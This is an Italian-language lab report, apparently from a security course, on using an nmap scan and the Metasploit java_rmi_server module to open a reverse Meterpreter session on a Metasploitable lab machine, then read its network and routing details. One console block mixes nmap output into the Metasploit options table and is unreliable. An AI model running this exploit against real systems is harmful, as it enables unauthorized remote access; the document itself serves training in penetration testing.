



**La traccia di questo progetto richiede di sfruttare la vulnerabilità sulla porta 1099 (Java RMI) mediante Metasploit per ottenere una sessione di Meterpreter sulla macchina remota.**

**Inoltre, è specificato configurare gli indirizzi IP come "192.168.11.111" per Kali e "192.168.11.112" per Metasploitable.**



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# Main Ethernet interface with static IP  
auto eth0  
iface eth0 inet static  
address 192.168.11.111  
netmask 255.255.255.0  
gateway 192.168.11.1
```



```
GNU nano 2.0.7 File: /etc/network/interfaces  
  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.11.112  
netmask 255.255.255.0  
network 192.168.11.0  
broadcast 192.168.11.255  
gateway 192.168.11.1
```

**Il primo passo consiste nell'eseguire una scansione della macchina target utilizzando nMap per individuare la vulnerabilità.**

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 03:38 EST
Nmap scan report for 192.168.11.112
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.59 seconds
```

**Con il comando "nmap -sV 192.168.11.112", è possibile osservare che la porta "1099/tcp" è aperta, con il servizio "java-rmi" identificato come "GNU Classpath grmiregistry".**

**Successivamente, iniziamo avviando la console di Metasploit con "msfconsole" e selezionando l'exploit per Java RMI tramite il comando "use multi/misc/java\_rmi\_server". Visualizziamo i parametri necessari con "show options" e impostiamo il target host ("RHOSTS") con "set RHOSTS 192.168.11.112". Dopo aver configurato il target, avviamo l'exploit con "exploit".**

```
msf6 > use multi/misc/java_rmi_server
Payload options (java/meterpreter/reverse_tcp): 2024-01-19 09:37 CET
Nmap scan report for 192.168.11.112
  Ho Name      Current Setting  Required  Description
  Ho ----      -
  20 LHOST      192.168.11.111  yes      The listen address (an interface may be specified)
  21 LPORT      4444            yes      The listen port
  22/tcp open  ssh?
  23/tcp open  telnet?
Exploit target: 0 (Multi)
  0 Id Name n http Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g)
  11 -- -- -- -- -- 1 (RPC #100000)
  1 0 Generic (Java Payload) java-smbd 3.X - 4.X (workgroup: WORKGROUP)
  443/tcp open  http Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g)
  445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  512/tcp open  exec?
View the full module info with the info, or info -d command.
msf6 > info multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xkppukd0WKq2d
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55820) at 2024-01-19 09:47:24 +0100

meterpreter > ifconfig
Nmap done: 1 IP address (1 host up) scanned in 185.48 seconds
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:3188
IPv6 Netmask : ::

meterpreter > 
```

**Dall'immagine vediamo che è stata creata una sessione di Meterpreter:**

**“192.168.11.111:4444 → 192.168.11.112:55820”**

**Questo successo ci consente di eseguire comandi come "ifconfig" per esaminare dettagli e configurazione della scheda di rete sulla macchina remota.**

```
meterpreter > ifconfig
msf5 (meterpreter) IP address (1 host up) scanned in 185.48 seconds

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:3188
IPv6 Netmask : ::

meterpreter > █
```

**Nella traccia richiede anche di visualizzare la tabella di routing della macchina vittima, quindi possiamo andare a lanciare il comando “route”.**

```
meterpreter > route
msf5 (meterpreter) IP

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fec7:3188 ::           ::           0            eth0
meterpreter > █
```

**Scorriamo e possiamo vedere le tabelle di routing del target vittima. L'analisi delle tabelle di routing fornisce ulteriori informazioni sulla configurazione di rete del target.**

## **Conclusione e Riassunto del Report:**

**In conclusione, il presente report documenta il processo di sfruttamento di una vulnerabilità sulla porta 1099 (Java RMI) sulla macchina remota con l'utilizzo di Metasploit. Attraverso una accurata scansione della macchina target tramite nMap, è stata individuata la presenza della porta aperta e del servizio Java RMI.**

**L'utilizzo della console di Metasploit ha permesso la selezione e l'esecuzione dell'exploit "java\_rmi\_server", consentendo l'instaurazione di una sessione di Meterpreter sulla macchina vittima. La configurazione dei parametri, la visualizzazione delle opzioni, e l'avvio dell'exploit sono stati eseguiti con successo, come documentato nelle fasi precedenti.**

**La sessione di Meterpreter aperta ha fornito accesso alla macchina remota, permettendo l'esecuzione di comandi come "ifconfig" per ottenere informazioni sulla rete. Inoltre, la richiesta specifica di visualizzare la tabella di routing della macchina vittima è stata soddisfatta attraverso il comando "route".**

**In sintesi, il progetto ha dimostrato la capacità di sfruttare vulnerabilità di sicurezza utilizzando Metasploit in modo efficace, ottenendo accesso remoto e consentendo la manipolazione della macchina bersaglio per scopi di valutazione della sicurezza.**